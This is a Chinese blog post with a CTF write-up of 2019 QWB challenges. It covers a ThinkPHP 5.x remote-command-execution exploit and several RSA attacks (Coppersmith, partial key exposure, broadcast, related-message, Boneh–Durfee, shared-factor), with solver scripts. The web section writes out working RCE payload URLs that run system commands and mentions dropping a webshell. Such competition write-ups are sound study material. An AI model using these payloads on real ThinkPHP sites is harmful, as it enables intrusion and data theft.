第三届强网杯部分writeup

原创

CTF小白 于 2019-05-29 14:47:41 发布 3594 收藏 3

分类专栏： CTF

本文链接：https://blog.csdn.net/qq_41429081/article/details/90670837

目录


只能说自己是真的菜，一杯茶，一包烟，一个题目做一天，这里给出这次参加强网杯的解出来的题的writeup。

强网杯部分writeup


WEB-强网先锋-上单

首先在http://117.78.37.77:30971/1/题目环境中可以发现，通过README.md得知，网站使用的是ThinkPHP 5.0框架
然后去找ThinkPHP 5.0框架的漏洞
参考文章https://www.cnblogs.com/backlion/p/10106676.html
尝试了一下http://117.78.37.77:30971/1/public/?s=/index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=whoami
发现可以复现ThinkPHP5 5.x 远程命令执行的漏洞

尝试执行linux命令find / -name "flag* http://117.78.37.77:30971/1/public/?s=/index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=find / -name “flag*”



然后执行cat /flag http://117.78.37.77:30971/1/public/?s=/index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=cat /flag



比赛时复现ThinkPHP5 5.x 远程命令执行的漏洞，竟然令他执行生成一个shell木马然后蚁剑连了一下，我也是醉了。

CRYPTO-copperstudy

首先nc到环境 nc 119.3.245.36 12345
发现题目如下

```
[+]proof: skr=os.urandom(8)
[+]hashlib.sha256(skr).hexdigest()=ad43aec1121561f104b6340408f257cb249ec6333eb521c4a9d8ebd854319e26
[+]skr[0:5].encode('hex')=2e150eed2b
[-]skr.encode('hex')=
```

同时发现服务器在一段时间后会断开我们的连接，再次nc到环境后会发现skr是新生成的8位
可以得知我们需要输入的是16进制的skr，又得知skr的前5位，于是我们只有3位未知，于是爆破后三位令其sha256值与所给相等即可
给出脚本

```
from pwn import *
#context.log_level ="debug"
sh=remote("119.3.245.36",12345)
sh.recvuntil("[+]hashlib.sha256(skr).hexdigest()=")
crypto = sh.recv(64)
sh.recvuntil("skr[0:5].encode('hex')=")
skr = sh.recv(10).decode("hex")
print "crypto = " + crypto + "  key = " + skr.encode("hex")
def bomb():
    for i in range(0,255):
        for j in range(0,255):
            for k in range(0,255):
                key = hashlib.sha256(skr+chr(i)+chr(j)+chr(k)).hexdigest()
                if(key == crypto):
                    return (skr+chr(i)+chr(j)+chr(k)).encode("hex")

sha = bomb()
print "sha512 = "+sha
sh.sendline(sha)

sh.interactive()
```

然后输入战队teamtoken:
进入解题挑战

challenge1

```
[+]Generating challenge 1
[+]n=0x44e360ce873d18d33eecc0829eb0801e71950e26576963c470f91f4c5e7f3e951f65404c6a87f4328495c9c64d39271f3317081ae
ab34bdf350c5f9bf0c5a49668f763cbf404e66f210336042c6a6e43eed6c6eaca69287ed91b2841148668fd3881b241317574cc8b307fb41
593ff7caaa6f09e32f657399c63fe5f68995c5dL
[+]e=3
[+]m=random.getrandbits(512)
[+]c=pow(m,e,n)=0x20d40eecc8108d6c57b0ea2e1d7d165fb342813764f3760baf71e7929e3c22476de15b5e665ff8b869b5ed3a672aad
4e9ef330bb7e18329ce2d0cccae369e244002882a273d3bf5a13b8936974768a920f5cbee52d0bb0323f867ff6305c5aa7ceb99453172332
cd9837fdb05d6ea2d7eac39fd0d39960dc9ddbdd40f82b444bL
[+]((m>>72)<<72)=0x5377a12cada023e2714b4a9e80f1da87ca567f084e2862e704b813cd7f69b8dbbf67d60e73610fabb7896eeb3cc5a
2c0915d03f9f8d44d000000000000000000L
[-]long_to_bytes(m).encode('hex')=
```

通过观察发现，rsa的题，已知给出n,e,c以及m的高位，求m
可以知道是rsa中Stereotyped messages类型的攻击
参考博客https://www.colabug.com/4078672.html

给出脚本

```
load("coppersmith.sage")
N = #N的值
e = 3 #e的值
m = #m的大概值
c = #c的值
ZmodN = Zmod(N)
P.<x> = PolynomialRing(ZmodN)
f = (m + x)^e - c
dd = f.degree()
beta = 1
epsilon = beta / 7
mm = ceil(beta**2 / (dd * epsilon))
tt = floor(dd * mm * ((1/beta) - 1))
XX = ceil(N**((beta**2/dd) - epsilon))
roots = coppersmith_howgrave_univariate(f, N, beta, mm, tt, XX)
```

这边脚本因为是在线跑的，所以load(“coppersmith.sage”)是我直接写入的，但因为内容太多，所以连同内容过长的N e m c都不展示出来了，需要可以自行下载RSA-and-LLL-attacks-master，其中即有coppersmith.sage

使用在线网站https://sagecell.sagemath.org/
运行得到roots是等于850569010101415142106926234553738454877808010862046812306777
即我们m的低位就是roots的hex值，即可得到
m为
0x5377a12cada023e2714b4a9e80f1da87ca567f084e2862e704b813cd7f69b8dbbf67d60e73610fabb7896eeb3cc5a2c0915d03f9f8d44dbb346352ab4159d4fc

challenge2

```
[+]Generating challenge 2
[+]n=0x5fe2743ec99568d64594314749884964393248659 0fb101f41c93ad7247161bc035d75dfb9e4b25209e26913098ecc1b7c4a92a47fb28452465d8b94e31844c4624da870140a48a28a0e6a3c6d9731b8488a63fd8ab9f5fe1ae86513c7444bb0aa39d44416b9cfa83c370f50c7a5a148a36823f0ddeed66ecf99117378c0640fL
[+]e=65537
[+]m=random.getrandbits(512)
[+]c=pow(m,e,n)=0x2639582bf7b22fd52a7a519673574e1212b675c9c10763ffcbcf5a86b61f07c4ea536e48dfbd4f3201cb2e18f2a0946959223b3f32bd5b3166d6cdd185ad946e543504dcc42ac9a24c03343bc8e4379997c722b12c66acaed6ad64d35f2fbcc8f4d899c1081d4211987841d1be082801a07014de89050b71e584827020934755L
[+]((p>>128)<<128)=0xe4f16417011e6cc5ced2aad00d5865a0530f37c078dd22d942d0d0811c7053d973b621c4768a2a87a6d233be10db8e1a00000000000000000000000000000000L
[-]long_to_bytes(m).encode('hex')=
```

参考博客https://www.colabug.com/4078672.html
已知给出n,e,c以及p的高位，求m
可以得知的是Factoring with high bits known类型的攻击

```
load("coppersmith.sage")
N = #N的值
ZmodN = Zmod(N)
P.<x> = PolynomialRing(ZmodN)
pbar = #p的近似值
f = x - pbar
beta = 0.5
dd = f.degree()
epsilon = beta / 7
mm = ceil(beta**2 / (dd * epsilon))
tt = floor(dd * mm * ((1/beta) - 1))
XX = ceil(N**((beta**2/dd) - epsilon)) + 100000000000000000000000000000000
roots = coppersmith_howgrave_univariate(f, N, beta, mm, tt, XX)
```

脚本的使用同challenge1
得出roots是568813321439591027406680158322700631366859430963841858492 11
可以得知p的低位就是roots的hex
因为已知n所以也就可以得知q=n//p
得知p,q即可通过最基本的d = modinv(e, (p - 1) * (q - 1))
求出d，然后即可求出m=pow(c,d,n)
m求得
0x8b64b3cc66f9185e096b54052582fea63ccdc5df4eb01141ab866346974c1df42f05a79853f71c3dfac97c4b8ed32ccfa7aeba5b6cbd815fb7312b17fa9d2364

challenge3

```
[+]Generating challenge 3
[+]n=0x6f209521a941ddde2294745f53711ae6a7a59aa4d0735f47328ac03e26a4e092bb1c4c885029950f52b1e071597dc6e6d5129afbdb4688ad0479d6f9655dafef915da0a3f5114989cb474a13a9a4a4293fd447739b3cc2b0a3966f21617f057e6c199c5fd4d11ce78fdf9112f53446578b6cfd2c405eb0d3389cd3965636f719L
[+]e=3
[+]m=random.getrandbits(512)
[+]c=pow(m,e,n)=0x6126eaf34233341016966d50c54c6f7401e98f2015bcbdc4d56f93f0c48590fcd8ee784521c503be322c0848f998dc3a6d630bc1043a4162467c4b069b6c0e186061ed2187d0b2d44e9797ce62569d2dab58d183d69b9d110369a8d690361b22223e34e65e51868646d0ebf697b10e21a97d028833719e87c1584d2564f21167L
[+]d=invmod(e,(p-1)*(q-1))
[+]d&((1<<512)-1)=0x1d8f1499c4f6d90716d89f76833823e8fca4dd4034f17157e4fd9f6f070e1526f3b4fa3fe507d645ec848e4d7ff3728eb8df04b72849feabaa3425f9fc510ec3L
[-]long_to_bytes(m).encode('hex')=
```

已知给出n,e,c以及d的低位，求m
同样还是参考的这篇博客https://www.colabug.com/4078672.html
类型为Partial Key Exposure Attack(部分私钥暴露攻击)

```
def partial_p(p0, kbits, n):
    PR.<x> = PolynomialRing(Zmod(n))
    nbits = n.nbits()

    f = 2^kbits*x + p0
    f = f.monic()
    roots = f.small_roots(X=2^(nbits//2-kbits), beta=0.3)  # find root < 2^(nbits//2-kbits) with factor >= n^0.3
    if roots:
        x0 = roots[0]
        p = gcd(2^kbits*x0 + p0, n)
        return ZZ(p)

def find_p(d0, kbits, e, n):
    X = var('X')

    for k in xrange(1, e+1):
        results = solve_mod([e*d0*X - k*X*(n-X+1) + k*n == X], 2^kbits)
        for x in results:
            p0 = ZZ(x[0])
            p = partial_p(p0, kbits, n)
            if p:
                return p


if __name__ == '__main__':
    n =
    e = 3
    d =
    beta = 0.5
    epsilon = beta^2/7

    nbits = n.nbits()
    kbits = floor(nbits*(beta^2+epsilon))
    d0 = d & (2^kbits-1)
    print "lower %d bits (of %d bits) is given" % (kbits, nbits)

    p = find_p(d0, kbits, e, n)
    print "found p: %d" % p
    q = n//p
    print d
    print inverse_mod(e, (p-1)*(q-1))
```

通过脚本可求得d，然后得到

m=

0x7e4bb2e06277d27d68c97ca72562562fb0f6f4c8b481cf94828c85fc2ce85a88b24f87045e1989043b15b96411f5e6d91336a3315f31485fbf3483d4bcff4237

challenge4

```
[+]Generating challenge 4
[+]e=3
[+]m=random.getrandbits(512)
[+]n1=0x1819da5abb8b8158ad6c834cb8fd6bc3ed9a3bd3e33b976344173f1766bf909bda253f18c9d9640570152707e493e3d3d461becc
7197367ab702af33d67805e938321915f439e33f616b41781c54c101f05db0760cc8ca0f09063f3142b5b31f6aa062f1e60bba1a45e3720a
b462ebd31e1228f5c49ae3de8172bad77b2d5b57L
[+]c1=pow(m,e,n1)=0x7841e1b22f4d571b722807007dc1d550a1970a32801c4649e83f4b99a01f70815b3952a34eadc1ec8ba112be840e
81822f1c464b1bb4b24b168e5cb38016469548c5afd8c1bdb55402d1208f3201a2a4098aef305a8380b8c5b6b5b17d9fb65a6bdfdcf21abc
063924a6512f18f1dc22332dfc87f4a00925daf1988d43aaecdL
[+]n2=0x6d1164ffa8cb2b7818b5ac90ef121b94e38fd5f93636b212184717779c45581f13c596631b23781de82417f9c8126be4a04ab52a
508397f9318c713e65d08961d172f24f877f48ef9e468e52e3b5b17cbbe81646903d650f703c51f2ad0928dd958700b939e1fd7f590f26a6
d637bd9ef265d027e7364c4e5e40a172ce970021L
[+]c2=pow(m,e,n2)=0x58f26614932924c81d30ef2389d00cf2115652ced08d59e51619207a7836fd3908b3179fc0df03fe610059c1fe00
1ca421e01e96afc47147d77bbbe6a3f51c5c06f1baeab8dc245c2567a603f87dea0a053b8f5df4e68f28896d7d1ba3dd3dcd7c4652d59404
fa237f4868e1bbc9ae529196739486d86bd1723a78dfac781fe5L
[+]n3=0xde53be1db600264b0c3511ae4939c82164ea1166aadfd8dd0af6e15eb9df79a5d1a2757d3d15630441790ecf834098a1cf4b5858
003f0b7f3a72823de014ac0a7c827ed1ca4185b245774f442a05dee3fe6bf846e5b035caf3b3c574b88911b7e5b81fc2c638729240f949e0
9a25a3a4a762c31005684791577d5e9fc8221abdL
[+]c3=pow(m,e,n3)=0x89f9fabc7e8d6f0e92d31109ea4c024446b323d9f441d72db4eb296eba3011abe2a58e68ec21a663e6493981e218
35a826f28d1bc28d3476273ff733ef69c152e7fbfebc826132266f6eb65c86b242417c06eb31453f99ed7e075ababbfc208d042a2436a766
f24eb9af0f45b60eea2c4405edfabd87584806bc0a1a51f9ca7aL
[-]long_to_bytes(m).encode('hex')=
```

已知给出e,n1,n2,n3,c1,c2,c3求m

参考博客
https://code.felinae98.cn/ctf/crypto/rsa大礼包（三）低解密指数攻击、共模攻击、低解/

脚本源自博客https://blog.csdn.net/xuqi7/article/details/75578414
类型为低加密指数广播攻击

```
from struct import pack,unpack
import zlib
import gmpy
def my_parse_number(number):
    string = "%x" % number
    #if len(string) != 64:
    #    return ""
    erg = []
    while string != '':
        erg = erg + [chr(int(string[:2], 16))]
        string = string[2:]
    return ''.join(erg)
def extended_gcd(a, b):
    x,y = 0, 1
    lastx, lasty = 1, 0
    while b:
        a, (q, b) = b, divmod(a,b)
        x, lastx = lastx-q*x, x
        y, lasty = lasty-q*y, y
    return (lastx, lasty, a)
def chinese_remainder_theorem(items):
  N = 1
  for a, n in items:
    N *= n
  result = 0
  for a, n in items:
    m = N/n
    r, s, d = extended_gcd(n, m)
    if d != 1:
      N=N/n
      continue
      #raise "Input not pairwise co-prime"
    result += a*s*m
  return result % N, N
sessions=[{"c": , "e": 3, "n": },
{"c": , "e": 3, "n": },
{"c": , "e": 3, "n": }]

data = []
for session in sessions:
    e=session['e']
    n=session['n']
    msg=session['c']
    data = data + [(msg, n)]
print "Please wait, performing CRT"
x, n = chinese_remainder_theorem(data)
e=session['e']
realnum = gmpy.mpz(x).root(e)[0].digits()
print realnum
```

得出m=
0x78d90c1b7ec7d7926e7c0731476244f8f70ce30efc760fa116e73b119f654c229c45001ad9f4932006b5496e97d837551ba3a
e23f58e54f10f0e15b8e0351013

challenge5

```
[+]Generating challenge 5
[+]n=0xf2e5339236455e2bc1b1bd12e45b9341a3b223ddb02dec11c880fa4aa8835df9e463e4c446292cd5a2fe19b10017856654b6d6c3f
3a94a95807712329f7dae2e1e6506094d5d2f9c8a05c35cbf3366330996db9bff930fe566016d5e850e232057d419292ce30df9c135d56ef
1bb72c38838d4b127aa577ceb4aba94d4e0d55L
[+]e=3
[+]m=random.getrandbits(512)
[+]c=pow(m,e,n)=0x7175f2614b8d1a27b43f7c3873b3422658af28291ddc88b15f97f499e00cd4c5c4fd980f062376a61e5dd4c15d52d7
3262d3c066f1e8f46a04af6fead7c3960d2768a0d214bbc3e05d2f6e56aee158071574e55753624a19e094590fc3f9918a2065cd5ff7693e
0d34517bc0072e6c9e444e66c4ece88d657f99e44bee48924L
[+]x=pow(m+1,e,n)=0xd5f4af36b5391bd731cfa4313466024ab1bc3b455024a5d8b218faba0e956252f01c4d01bd36765035c33d73e5af
7f178aeb2606edf86814d74082c64828fa4c1666b69d05fab69dd1ef47b243356290fdb74e001f54edec70681cf52319c73bce9acda4803a
9e97597ca21d60072c2d2b516f161bec1f6a91baa2e24c7655bL
[-]long_to_bytes(m).encode('hex')=
```

已知给出n,e,c以及m+1求出的明文x求m
参考博客https://www.anquanke.com/post/id/158944
得知类型为Padding Attack
给出脚本

```
import gmpy
def getM2(a,b,c1,c2,n):
    a3 = pow(a,3,n)
    b3 = pow(b,3,n)
    first = c1-a3*c2+2*b3
    first = first % n
    second = 3*b*(a3*c2-b3)
    second = second % n
    third = second*gmpy.invert(first,n)
    third = third % n
    fourth = (third+b)*gmpy.invert(a,n)
    return fourth % n

a=1
b=-1
c1=
c2=
padding2=1
n=
m = getM2(a,b,c1,c2,n)-padding2
print hex(m)
```

得出m
=0x7425ec9264ada371b7a5982eeb12f2996fb73437ab1bce4e94875af9ae789182f5aca8d49a4216f70d42b60b57c099bfa5b6b0062ef1d88fa88b0d0cb54bf467

challenge6

```
[+]Generating challenge 6
[+]n=0xbadd260d14ea665b62e7d2e634f20a6382ac369cd44017305b69cf3a2694667ee651acded7085e0757d169b090f29f3f86fec2557
46674ffa8a6a3e1c9e1861003eb39f82cf74d84cc18e345f60865f998b33fc182a1a4ffa71f5ae48a1b5cb4c5f154b0997dc9b001e441815
ce59c6c825f064fdca678858758dc2cebbc4d27L
[+]d=random.getrandbits(1024*0.270)
[+]e=invmod(d,phin)
[+]hex(e)=0x11722b54dd6f3ad9ce81da6f6ecb0acaf2cbc3885841d08b32abc0672d1a7293f9856db8f9407dc05f6f373a2d9246752a7c
c7b1b6923f1827adfaeefc811e6e5989cce9f00897cfc1fc57987cce4862b5343bc8e91ddf2bd9e23aea9316a69f28f407cfe324d546a7dd
e13eb0bd052f694aefe8ec0f5298800277dbab4a33bbL
[+]m=random.getrandbits(512)
[+]c=pow(m,e,n)=0xe3505f41ec936cf6bd8ae344bfec85746dc7d87a5943b3a7136482dd7b980f68f52c887585d1c7ca099310c4da2f70
d4d5345d3641428797030177da6cc0d41e7b28d0abce694157c611697df8d0add3d900c00f778ac3428f341f47ecc4d868c6c5de0724b0c3
403296d84f26736aa66f7905d498fa1862ca59e97f8f866cL
[-]long_to_bytes(m).encode('hex')=
```

已知给出n,e,c求出 m
可以发现e很大，先尝试使用低解密指数攻击，没能得到d,然后参考博客https://nandynarwhals.org/asisfinals2015-bodu/
得知，可以使用boneh_durfee.sage得出，因其内容过长，所以可以下载RSA-and-LLL-attacks-master得到boneh_durfee.sage
求得
m=0x6b3bb0cdc72a7f2ce89902e19db0fb2c0514c76874b2ca4113b86e6dc128d44cc859283db4ca8b0b5d9ee35032aec8cc8bb96e8c11547915fc9ef05aa2d72b28

获得flag

```
[+++++++++++++++++]challenge 6 completed[+++++++++++++++++]
[+++++++++++++++++]all clear[+++++++++++++++++]
flag{b3f289813a8f5a4ae3c391d002600d2dfaa516dc58f14537290f024f7e6f2985}
```

CRYPTO-强网先锋-辅助

```
flag=open("flag","rb").read()

from Crypto.Util.number import getPrime,bytes_to_long
p=getPrime(1024)
q=getPrime(1024)
e=65537
n=p*q
m=bytes_to_long(flag)
c=pow(m,e,n)
print c,e,n

p=getPrime(1024)
e=65537
n=p*q
m=bytes_to_long("1"*32)
c=pow(m,e,n)
print c,e,n
```

已知题目如上，还给出了两组c，e，n的输出
目的是求m
可以参考博客https://www.cnblogs.com/zaqzzz/p/9864771.html
利用的是两个N具有公约数来求公约数q
给出脚本如下

```
def gcd(a, b):
    max = a if a > b else b
    min = b if a > b else a
    if max % min == 0:
        return min
    else:
        return gcd(min, max-min*int(max/min))

n1=
n2=

print(gcd(n1,n2))
```

求得q=
0xe6afae18b2a6572e8161fac06b3f02e1e7681642b86d8df871cba47bf5c618b67113f0156111dce0cf3db8e2a309bacd2ced7c34ca514a6405b314f27d33254c48f9e070a9013bbf4a708d371edc266766eefb2d94b2024912223b698c880920b679924f0aad84d376f437a76e0d5bdff06715e756f0edb1462bd38dce963069
因为已知n所以也就可以得知p=n//q
得知p,q即可通过最基本的d = modinv(e, (p - 1) * (q - 1))
求出d，然后即可求出m=pow(c,d,n)
m= 0x666c61677b695f616d5f766572795f7361645f32333333333333333333333337d
将m转为字符串得到flag：flag{i_am_very_sad_233333333333}

MISC-签到

比赛愉快，flag{welcome_to_qwb_2019}